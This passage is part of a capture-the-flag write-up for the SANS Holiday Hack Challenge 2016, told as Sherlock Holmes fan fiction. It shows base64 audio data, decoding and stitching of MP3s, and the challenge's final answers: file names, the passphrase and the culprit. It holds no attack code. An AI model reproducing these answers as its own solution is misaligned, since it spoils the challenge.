20c216bc-b8b1-11e6-89e1-42010af00008	guest	discombobulatedaudio2.mp3	SUQzAwAAAAAAGFRSQ0sAAAACAAAAMlRJVDIAAAACAAAAMv/7kGQAAAAA AAAAAAAAAAAAAAAAAFhpbmcAAAAPAAABMgADZ+4AAwYICw0QEhUXGhw SEpNT1JUWFpdX2JlaGptcHJ1d3p9f4OFiIqNkJKUl5mcnqGjpqirrrCztbi6vb/BxMl 293g4uXn6uzu8fP2+Pv9AAAAZExBTUUzLjk5cgTdAAAAAAAAAAAA1ICQGAE0AA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAMtANptBAAKRmAK7aAAAR2dlU/5rAADi7LpdzWAAAkkpJI5bZbuBToeHgCA Dx4AI/ADDw8PP/wAARh4eHh6AAd+YeHn7//4Bh78x4AAAAArHDw8PAAAAAE 8AAAAARh4eHjwAAAABGHh4e9AAA0nd5G7Lf3ggCBwoCAIAhBCIAQd4Pn/4IA IA+H/EAIHPBwFHesHwIEAOBAFHv4Pq4CAIAqc/vAPh8zFXRYqoq4JpN9tNlW7X

There it was: the contents of the mp3 column in base64 encoded format. We simply had to scroll down to the second mp3, select and copy it into a text file and decode the file using the base64 command line utility.

Putting it all together

"Aaaah finally! I thought you would never make it! What did take you so long?"
A familiar deep toned voice said. "**As in regard to question number seven I think these two gentlemen described in great detail how they exploited the servers and how the got hold of the MP3s which brings us directly to the answer to question number 8.**".


The voice was clearing it's throat and if as speaking to us it added "This one is a really jawbraker guys. Pay attention!." before raising up its voice again and saying:

"**The seven MP3s were called: discombobulatedaudio1.mp3, discombobulatedaudio2.mp3, discombobulatedaudio3.mp3, debug-20161224235959-0.mp3, discombobulatedaudio5.mp3, discombobulated-audio-6-XyzE3N9YqKNH.mp3 and finally discombobulatedaudio7.mp3**. Oh boy don't let me repeat this ten more times, do you?"

"Now Watson. Let us finish this up. Let us find out who the villain behind the nefarious plot actually is or better - let me see, whether my premonition fouls me or not, because I already have an idea who could be the one."

Holmes opened up an application called Audacity and loaded the seven MP3s into it. He then began stitching the seven parts one by one to each other, so they made up a large audio file in the end.

"But this is still this alien voice that we heard already quite in the beginning?" - "Of course it is, we haven't changed that yet."



Project Rate (Hz): 44100

Snap To: Off

Selection Start: 00 h 00 m 00.000 s

● End ○ Length: 00 h 00 m 00.000 s

Audio Position: 00 h 00 m 00.000 s

Actual Rate: 44100

And as if a proof for his saying Holmes played the audio file. This time, my dear reader, I have to say it was even creepier than when I heard before this ghostly voice. It was like a chant of the dead on the graves on the day of their funeral. No man of the right mind would be able to withstand this singsong long enough before going mad.

"Holmes stop it. I can't bear it any longer."

Holmes seemed to be surprised by my disgust for the things heard.

"But Watson, this is just an ordinary man giving names to a person we all now very well!".


"This is no human being whose voice we are hearing here Holmes! Don’t tell me this!", I shouted horrified to him - "Well, you might be right with this. But what do you think about this when I change this parameter here..." And by this Holmes sped up the tempo of the audio file by 350% and pressed the play button again.

This time, though not 100% without a ghostly ambiance, a human voice could be heard and it said:

Father Christmas, Santa Claus. Or as I've always known him, Jeff.

Holmes slammed the notebook close, not caring about my fingers still on the keyboard.

"Quick Watson! I know where we find our villain! Follow me!". I rubbed my aching hands and followed him. Holmes spurted through North pole Wonderland, up the fir and burst into the workshop.



"Do you remember Watson? There was this single padlock we were not yet able to break, this single passphrase that we were missing, to open the very last door. I think it might not missing anymore."

Holmes was right, as usual. Here, in the secret passageway in the back of Santa's office there was this only door, that we were not able to open – yet.

We approached the door and the display flashed up when he pressed the first key. Slowly and carefully Holmes keyed in the passphrase


"Father Christmasn, Santa Claus. Or as I've always known him, Jeff" and upon pressing “Confirm” the green LED lit up and the door swung open with a loud squeak.

We stood there in silence and felt a cool breeze rush into the darkness. "Holmes, is this the end of our journey?" - "It certainly is my dear Doctor!". "Do you think we have to be careful?" - "We always have to be careful Watson". I put my hand into the pocket of my coat, gaining more confident when I felt the familiar contours of my familiar Webley revolvers I still own from my military service times and that I carry always with me since these times. Though I am not a militant soul, the assurance to be able to defend myself in the eye of danger was comforting.

"Watson, what are you waiting for? Come on". This was when I noticed that Holmes was already 30 ft in front of me and started to climb the ladder inside of the clock tower in whose basement we stood, as I now realized.

I followed him closely. It was nearly pitch black and I was fume at myself for not thinking about bringing a torch or other light source. A couple of minutes later, Holmes stopped below a trapdoor. Light was shining through the cracks between the wooden roof and the trapdoor bezel and slightly illuminated lightly a couple of feet below. Without further ado Holmes unlocked the door and entered the top of the clock tower.

There a man in his middle ages stood, dressed in an expensive coat tailored to his body and wearing a long woolen scarf drifting in the breeze. He was looking outside a small window in the clock tower overlooking North pole Wonderland when Holmes and I finally climbed through the trapdoor.



```
aubsi> - So this is where it all ends
aubsi> - Welcome Doctor
aubsi> - I think you already expected us, right?
aubsi> - You are very quiet if I may say so
aubsi> - Still dizzy from your last travel?
aubsi> - I might be a little late
aubsi> - It's already New Year's Eve, but you want see this here in
aubsi> - the report, so shhhhhh
aubsi> - So, let's finish this
aubsi> - Let me take a very last screenshot...
```

"Well, well my dear Holmes and Dr. Watson. It seems you finally found me! I was expecting you earlier, but nevermind." said the person and turned towards us. It was an old but not unfriendly face that we saw. It bore the marks of having seen one to may things that it should not have seen.

I claimed all my courage and shouted out "Who are you?", while I readied my Webley revolver in the pocket of my coat.

The person looked at me.

"Yes!" - "No, I meant 'Who are you'?!" - "Yes, I am", the person responded again, this time emphasizing its answer with the nod of its head.

Holmes turned to me: "Doctor Who!" - I was irritated.
“That person, Holmes! Who is he?" - "The Doctor?" - "No! Him!". I pointed my revolver towards the villain who did not move by now.

"Doctor Who", Holmes answered. "For heaven's sake Holmes! This person there!"
"Doctor Who!!" - "Yes! Him!" - "Me? I'm Who!" the person responded.

“Good Lord”, I thought to myself, Holmes must have gone mad. Maybe it was the foul air that we inhaled during our climb up into the clock tower here. It is not the first time that Holmes and I got exposed to some hazardous chemical substances!

"Doctor, this is Doctor Who!", Holmes exclaimed once more.
- "Who?" - "Him!" - "Him?" - "Yes!" - "Who?" - "Yes!... The doctor!".

This was getting a bit too much for me. Our perilous journey to the North pole was beginning to take its toll. I wasn't the young army officer any more and this was all getting a bit to much for me. I grabbed for the chair that was standing next to me and sat down.

"My dear Doctor Watson, my dear friend", Holmes began again, "let me please introduce you to...", he made a small break, "The being, excuse me, the person most commonly known as ‘Doctor Who’".

By this words the person finally began walking away from the window and into the light of the clock tower so we were now able to fully see him.

"Doctor Who, Doctor Watson. It's my pleasure", the stranger said to me, while shaking my hand.

"Can someone please explain me what the [redacted] is going on here?" I shouted at the two persons, felling I was near the limits of my endurance.


A deep growl began forming in the silence "Hello! It's me again! Your friendly progress commentator! **By what we have just heard our two candidates have solved question number nine with the answer 'Doctor Who'**" – "Aaaaaah, shut up!" I shouted in the direction of the voice.

"Oh my... Where are your manners Dr. Watson? I am not used to this kind of speech of yours!". The voice sounded snuffy. "Ok, I'm sorry." I muttered an excuse. "Can now someone please tell me what this is all about? Please? Pretty please? Pretty please with sugar on top?" I looked pleading towards Holmes and Doctor Who.

"Well, I think I can answer this", Doctor Who took the word.

"I have looked into the time vortex and I have seen a universe in which the Star Wars Holiday Special was NEVER released. In that universe, 1978 came and went as normal. No one had to endure the misery of watching that abominable blight. People were happy there. It's a better life, I tell you”, he said in an enchanting voice with his eyes wide open like a madman. “A better world than the scarred one we endure here."

He paused for a second. "So I did what I had to do. I knew that Santa's powerful North Pole Wonderland Magick could prevent the Star Wars Special from being released, if I could leverage that magick with my own abilities back in 1978. But Jeff refused to come with me, insisting on the mad idea that it is better to maintain the integrity of the universe's timeline.



So I did what I had to do. I knew that Santa's powerful North Pole Wonderland Magick could prevent the Star Wars Special from being released, if I could leverage that magick with my own abilities back in 1978. But Jeff refused to come with me, insisting on the mad idea that it is better to maintain the integrity of the universe's timeline. So I had no choice – I had to kidnap him.

```
<Dr. Who> - The answer? Yes, I did.
<Dr. Who> - Next question: Why would anyone in his right mind kidnap Santa Claus?
<Dr. Who> - The answer: Do I look like I'm in my right mind? I'm a madman with a box.
<Dr. Who> - I have looked into the time vortex and I have seen a universe in which the Star Wars Holiday Special was NEVER released.
In that universe, 1978 came and went as normal. No one had to endure the misery of watching that abominable blight. People were happy
there. It's a better life, I tell you, a better world than the scarred one we endure here.
<Dr. Who> - Give me a world like that. Just once.
<Dr. Who> - So I did what I had to do. I knew that Santa's powerful North Pole Wonderland Magick could prevent the Star Wars Special
from being released, if I could leverage that magick with my own abilities back in 1978. But Jeff refused to come with me, insisting on
the mad idea that it is better to maintain the integrity of the universe's timeline. So I had no choice – I had to kidnap him.
>
```

So I had no choice - I had to kidnap him."

He shrugged his shoulders "Well, it was sort of one of these days. Well you know what I mean... Anyway... Since you interfered with my plan, we'll have to live with the Star Wars Holiday Special in this universe... FOREVER. if we attempt to go back again, to cross our own timeline, we'll cause a temporal paradox, a wound in time. We'll never be rid of it now. The Star Wars Holiday Special will plague this world until time itself ends.. All because you foiled my brilliant plan. Nice work by the way!"

Then there was silence.

This is, until our good old commentator intervened and said:

“Well I hope that I am allowed to finish this of, and I promise I’ll do it quick” - “Ah come on, no offense meant”. Somehow I was looking forward to what would happen now.. He coughed slightly.

“As we have all been here today and heard the Doctor’s voice, we have therefore and finally answered the last question of the SANS Holiday Hack Challenge 2016. Congratulations!”

This page left empty without purpose